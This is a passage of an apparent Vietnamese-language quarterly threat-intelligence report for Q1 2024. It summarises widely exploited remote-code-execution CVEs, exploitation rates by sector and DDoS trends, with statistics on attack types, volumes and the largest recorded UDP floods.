CVE-2023-50164	Nguy cơ khai thác lỗ hổng CVE-2023-50164 trên Apache Struts 2, một framework mã nguồn mở cho việc phát triển các ứng dụng web. Khai thác lỗ hổng thành công, tin tặc có thể tải tệp trên hệ thống dẫn tới việc thực thi mã từ xa.	Cao	RCE

**Nguồn: Viettel Threat Intelligence*

Trong quý 1 năm 2024, Viettel Threat Intelligence cũng đã ghi nhận và cảnh báo về nguy cơ khai thác các lỗ hổng nghiêm trọng trên các phiên bản cũ của Google Chrome khi trích xuất PDF. Việc dùng các phiên bản Chrome thấp tồn tại nhiều lỗ hổng bảo mật có thể tạo điều kiện cho tin tặc khai thác lỗ hổng, từ đó thực thi mã từ xa và thực hiện các hành vi độc hại trên hệ thống mục tiêu. Viettel Threat Intelligence ghi nhận kịch bản tấn công này đã được sử dụng trong thực tế (thông qua 1 thư viện trong Node.js).

Các lỗ hổng bị khai thác

trong các chiến dịch tấn công thực tế

Ngoài các lỗ hổng mới được công bố trong quý 1, các nhóm tấn công vẫn tích cực sử dụng các lỗ hổng đã phát hiện từ thời gian trước để tiến hành rà quét, khai thác. Dưới đây là danh sách các lỗ hổng được sử dụng nhiều trong các chiến dịch tấn công thực tế mà Viettel Threat Intelligence ghi nhận trong quý 1 năm 2024:

Bảng 5. Các lỗ hổng được sử dụng nhiều trong những chiến dịch tấn công thực tế

Tên lỗ hổng	Thông tin chung	Mức độ theo đánh giá của Viettel Threat Intelligence	Loại lỗ hổng
CVE-2021-44228	Log4Shell - Lỗ hổng thực thi mã từ xa trên Apache Log4j - một thư viện, framework phổ biến trên nền tảng Java. Khai thác lỗ hổng CVE-2021-44228, tin tặc có thể thực thi mã từ xa và chiếm quyền điều khiển hệ thống. Đây là một trong những lỗ hổng nghiêm trọng và được các nhóm tấn công sử dụng phổ biến trong thực tế.	Nghiêm Trọng	RCE
CVE-2022-39952	Lỗ hổng thực thi mã từ xa trên Fortinet FortiNAC, giải pháp NAC của Fortinet. Khai thác CVE-2022-39952 thành công cho phép tin tặc không cần	Nghiêm Trọng	RCE


Tên lỗ hổng	Thông tin chung	Mức độ theo đánh giá của Viettel Threat Intelligence	Loại lỗ hổng
	xác thực có thể thực thi mã từ xa trên hệ thống mục tiêu.		
CVE-2022-26134	Lỗ hổng thực thi mã từ xa trên Atlassian Confluence, công cụ được sử dụng để lưu trữ tài liệu trong nhiều tổ chức. Lỗ hổng đã có thông tin chi tiết và bản vá từ phía hãng, mã khai thác của CVE-2022-26134 cũng đã được công bố trên không gian mạng. Tin tặc có thể khai thác lỗ hổng để thực thi mã từ xa trên hệ thống mà không cần xác thực.	Nghiêm Trọng	RCE
CVE-2021-34473	Lỗ hổng Pre-auth Path Confusion dẫn tới bỏ qua kiểm soát truy cập trên Microsoft Exchange Server. Đây là một lỗ hổng nằm trong chuỗi lỗ hổng có tên ProxyShell, ProxyShell là kết hợp của 3 lỗ hổng CVE-2021-34473, CVE-2021-34523, CVE-2021-31207. Tin tặc không cần xác thực có thể thực thi mã tùy ý thông qua cổng 443 và chiếm quyền điều khiển hoàn toàn hệ thống.	Cao	RCE
CVE-2022-44877	Lỗ hổng thực thi mã từ xa trên Centos Web Panel 7, phần mềm quản trị Hosting. Tin tặc không cần xác thực có thể khai thác lỗ hổng thông qua các truy vấn HTTP, từ đó thực thi mã từ xa trên hệ thống mục tiêu.	Nghiêm Trọng	RCE

**Nguồn: Viettel Threat Intelligence*

Tỉ lệ lỗ hổng

được sử dụng trong các chiến dịch tấn công thực tế trong quý 1 năm 2024

Tỉ lệ các lỗ hổng được rà quét, khai thác nhiều trong quý 1 năm 2024



Hình 9. Tỉ lệ các lỗ hổng được rà quét, khai thác nhiều trong quý 1 năm 2024 (theo Viettel Threat Intelligence)

Nhìn vào biểu đồ trên có thể thấy các lỗ hổng được các nhóm tấn công sử dụng trong thực tế để rà quét và khai thác trên các hệ thống của các tổ chức trong quý 1 năm 2024 là: CVE-2021-44228 (lỗ hổng thực thi mã từ xa trên Apache Log4j), CVE-2022-26134 (lỗ hổng thực thi mã từ xa trên Atlassian Confluence), CVE-2021-34473 (lỗ hổng thực thi mã từ xa trên Microsoft Exchange Server), CVE-2022-44877 (lỗ hổng thực thi mã từ xa trên Centos Web Panel), ...

Đây đều là các lỗ hổng trên các sản phẩm phổ biến được sử dụng trong môi trường doanh nghiệp và là các lỗ hổng cho phép tin tặc có thể thực thi mã từ xa sau khi khai thác mà không cần xác thực, kịch bản khai thác đơn giản.


Các nhóm tấn công lợi dụng các lỗ hổng này nhằm mục đích làm bàn đạp ban đầu để truy

cập hệ thống, từ đó thực thi các hành vi độc hại tiếp theo. Các lỗ hổng trên vẫn sẽ được các nhóm tấn công sử dụng trong thời gian đầu năm 2024 do vẫn còn nhiều hệ thống chưa cập nhật bản vá cho các lỗ hổng bảo mật nghiêm trọng này.

Tỉ lệ lỗ hổng bị khai thác **theo lĩnh vực** trong quý 1 năm 2024


Dưới đây là thống kê tỉ lệ khai thác các lỗ hổng bảo mật cho các lĩnh vực:

Thống kê tỉ lệ các lỗ hổng được các nhóm tấn công sử dụng để khai thác, rà quét trong thực tế theo lĩnh vực Ngân hàng, Tài chính quý 1 năm 2024




Hình 10. Các lỗ hổng được rà quét, khai thác nhiều trong lĩnh vực Ngân hàng, Tài chính quý 1 năm 2024
(theo Viettel Threat Intelligence)

Thống kê tỉ lệ các lỗ hổng được khai thác, rà quét trong thực tế theo lĩnh vực Chứng khoán tại Việt Nam trong quý 1 năm 2024



Hình 11. Các lỗ hổng được rà quét, khai thác nhiều trong lĩnh vực Chứng khoán quý 1 năm 2024 (theo Viettel Threat Intelligence)

Thống kê tỉ lệ các lỗ hổng được các nhóm tấn công sử dụng để khai thác, rà quét trong thực tế theo lĩnh vực Năng lượng quý 1 năm 2024



Hình 12. Các lỗ hổng được rà quét, khai thác nhiều trong lĩnh vực Năng lượng quý 1 năm 2024 (theo Viettel Threat Intelligence)


TẤN CÔNG TỪ CHỐI DỊCH VỤ (DDOS)

Tăng hơn 50%

số lượng cuộc tấn công


Ở quý 1 năm 2024, số lượng các cuộc tấn công DDoS đã tăng đáng kể so với quý 1 năm 2023, cụ thể tăng hơn 50% số lượng cuộc tấn công. So với các quý cuối năm ngoái, số lượng các cuộc tấn công đã tăng lên hơn 100%, khoảng hơn 150,000 cuộc tấn công.

Nguyên nhân dẫn tới số lượng tấn công quý này tăng cao hơn so với các quý năm 2023 là do **sự thay đổi về hình thức tấn công.** Thay vì chỉ thực hiện ít các cuộc tấn công với mức cường độ cực lớn (>10Gbps, 5Mbps) vào một IP xác định, thì tin tặc đã sử dụng hình thức tấn công **Carpet Bomb**, sinh ra rất nhiều các cuộc tấn công với cường độ trung bình tới toàn bộ các IP của một dải IP mục tiêu tại cùng một thời điểm. Mục đích của kiểu tấn công này là để bypass các cơ chế bảo vệ tấn công dựa theo ngưỡng, đồng thời gây nghẽn băng thông do tổng dung lượng các cuộc tấn công nhỏ lẻ vào mỗi IP đó có thể lên tới hàng chục Gbps. Hoặc thực hiện kiểu tấn công **Hit-and-Run**, tấn công trong thời gian rất ngắn tới mục tiêu rồi ngưng, sau một khoảng thời gian lại tiếp tục tấn công tiếp, quá trình này lặp lại liên tục xuyên suốt nhiều ngày. Mục đích là lợi dụng khoảng thời gian từ khi cuộc tấn công bắt đầu đến khi hệ thống AntiDDoS nhận diện và bảo vệ cho từng IP, tin tặc sẽ liên tục đạt được mục tiêu gây ảnh hưởng dịch vụ mà không bị hệ thống AntiDDoS ngăn chặn kịp thời.




Hình 13. Số lượng các cuộc tấn công DDoS trong quý 1 năm 2023 và quý 1 năm 2024 (theo Viettel Threat Intelligence)

Chi tiết hơn, nhìn theo số lượng tấn công theo tháng, có thể thấy số lượng cuộc tấn công DDoS ở tháng 2 xấp xỉ 260,000, chiếm hơn 70% tổng số lượng cả quý do phần lớn các cuộc tấn công vào các khách hàng được ghi nhận chủ yếu trong tháng 2.



Hình 14. Số lượng các cuộc tấn công DDoS theo tháng (theo Viettel Threat Intelligence)

Nhìn theo cùng kỳ giữa năm 2023 và 2024, chính vì các cuộc tấn công dạng Carpet Bomb và Hit-and-Run diễn ra chủ yếu xoay quanh tháng 2, nên số lượng tấn công trong tháng 2 đã tăng đáng kể, trong khi các tháng 1 và 3 không chênh lệch quá nhiều.



Hình 15. So sánh các tháng trong cùng quý 1 giữa các năm (theo Viettel Threat Intelligence)


Tỉ lệ các loại tấn công DDos

Trong quý 1 năm 2024, các cuộc tấn công DDoS lợi dụng bộ giao thức internet (TCP Stack) vẫn giữ vị trí top đầu (chiếm hơn 70% tổng số cuộc tấn công) so với các kiểu tấn công khác như lợi dụng các giao thức để khuếch đại băng thông. Những cuộc tấn công này lợi dụng các cờ như ACK, PUSH-ACK hay phổ biến nhất là cờ SYN trong bộ giao thức TCP để thực hiện tấn công, từ đó làm treo hoặc sập các thiết bị như tường lửa, thiết bị phân tải, ... đứng trung gian giữa tin tặc và mục tiêu.

Bên cạnh giao thức TCP, kiểu tấn công làm tràn băng thông vẫn luôn là vector tấn công phổ biến và dễ thực thi, các cuộc tấn công như UDP Flood sẽ tạo ra luồng băng thông cực lớn, gây tắc nghẽn băng thông uplink của các doanh nghiệp, từ đó gây ảnh hưởng

tới hạ tầng và dịch vụ khách hàng. Đặc biệt hơn, bằng cách lợi dụng các máy chủ trung gian như máy chủ DNS hay máy chủ NTP, tin tặc hoàn toàn có thể tạo nên các cuộc tấn công tràn băng thông với quy mô lên tới hơn 100Gbps.


Đáng chú ý, hệ thống Anti-DDoS ghi nhận sự tăng lên về số lượng các cuộc tấn công lợi dụng giao thức DNS. Ngoài sự xuất hiện vốn có của các tấn công kiểu DNS Flood và DNS Amplification, đã xuất hiện thêm kiểu tấn công DNS Recursive Attack gây ảnh hưởng tới dịch vụ DNS của mục tiêu, gián tiếp gây cao tải các thành phần mạng trung gian như tường lửa hay thậm chí chính máy chủ DNS. Do lợi dụng các máy chủ DNS public internet làm bàn đạp nên nguồn của các truy vấn DNS đều là từ các IP thật, do đó sẽ gây ra thách thức lớn trong quá trình bảo vệ khách hàng khỏi các cuộc tấn công dạng này.



Hình 16. Tỉ trọng các loại tấn công DDoS trong quý 1 năm 2024 (theo Viettel Threat Intelligence)


Cường độ các cuộc tấn công DDos

Có thể thấy trong số các cuộc tấn công với cường độ băng thông trên 1Gbps trong quý 1 thì các cuộc tấn công DDoS từ 1 – 5Gbps vẫn chiếm tỉ trọng chủ đạo với hơn 47% tổng số cuộc tấn công. Càng về cuối quý, số lượng các cuộc tấn công DDoS càng có dấu hiệu tăng dần, tăng mạnh nhất là các cuộc tấn công DDoS với cường độ 1 - 5G khi sự chênh lệch lên tới gần 2 lần.



Hình 17. Cường độ các cuộc tấn công DDoS theo tháng trong quý 1 năm 2024 (theo Viettel Threat Intelligence)

Riêng với số lượng các cuộc tấn công <1Gbps, trong quý 1 năm 2024 đã ghi nhận số lượng tấn công tăng gấp 3 lần so với cùng kỳ năm 2023. Điều này xảy ra do các cuộc tấn công mới về DNS recursive hay Carpet Bomb chỉ tận dụng các cuộc tấn công với cường độ cực bé, nhằm bypass các hệ thống bảo vệ dựa trên ngưỡng lưu lượng.



Hình 18. Cường độ các cuộc tấn công <1Gbps trong quý 1 năm 2023 và quý 1 năm 2024 (theo Viettel Threat Intelligence)

Ngay trong quý 1 của năm 2024, hệ thống đã ghi nhận rất nhiều cuộc tấn công DDoS với lượng băng thông cực lớn. Cụ thể, trong tháng 2 đã xuất hiện cuộc tấn công DDoS làm tràn băng thông với quy mô lên tới hơn 288Gbps nhắm tới các khách hàng thuộc lĩnh vực Giải trí điện tử.

Các cuộc tấn công quy mô lớn đều lợi dụng giao thức UDP để thực hiện sinh ra lượng lớn traffic.

Last attacks	Protocol	IP	Peak BPS	Peak PPS
2024-02-25 19:22:00	udp	[redacted]	404.42Gb	93.49Mpps
2024-03-16 15:02:54	udp	[redacted]	339.38Gb	78.32Mpps
2024-03-18 11:37:09	udp	[redacted]	320.46Gb	74.18Mpps
2024-02-08 21:07:12	udp	[redacted]	299.94Gb	69.43Mpps
2024-02-02 19:45:25	udp	[redacted]	288.42Gb	24.97Mpps
2024-03-09 12:57:23	udp	[redacted]	271.24Gb	62.69Mpps
2024-03-16 15:01:54	udp	[redacted]	266.30Gb	61.44Mpps
2024-03-09 14:40:59	udp	[redacted]	262.50Gb	78.28Mpps
2024-01-08 17:20:32	udp	[redacted]	254.84Gb	21.73Mpps
2024-02-21 15:35:16	udp	[redacted]	237.20Gb	22.66Mpps
2024-03-09 13:04:46	udp	[redacted]	236.73Gb	59.38Mpps
2024-03-13 12:55:26	udp	[redacted]	235.06Gb	23.11Mpps
2024-03-13 13:02:29	udp	[redacted]	235.06Gb	23.11Mpps
2024-03-09 13:12:57	udp	[redacted]	231.45Gb	53.61Mpps
2024-03-13 12:50:34	udp	[redacted]	228.07Gb	22.25Mpps
2024-03-13 12:50:34	udp	[redacted]	228.07Gb	22.25Mpps

Hình 19. Thống kê các cuộc tấn công với băng thông rất lớn (theo Viettel Threat Intelligence)

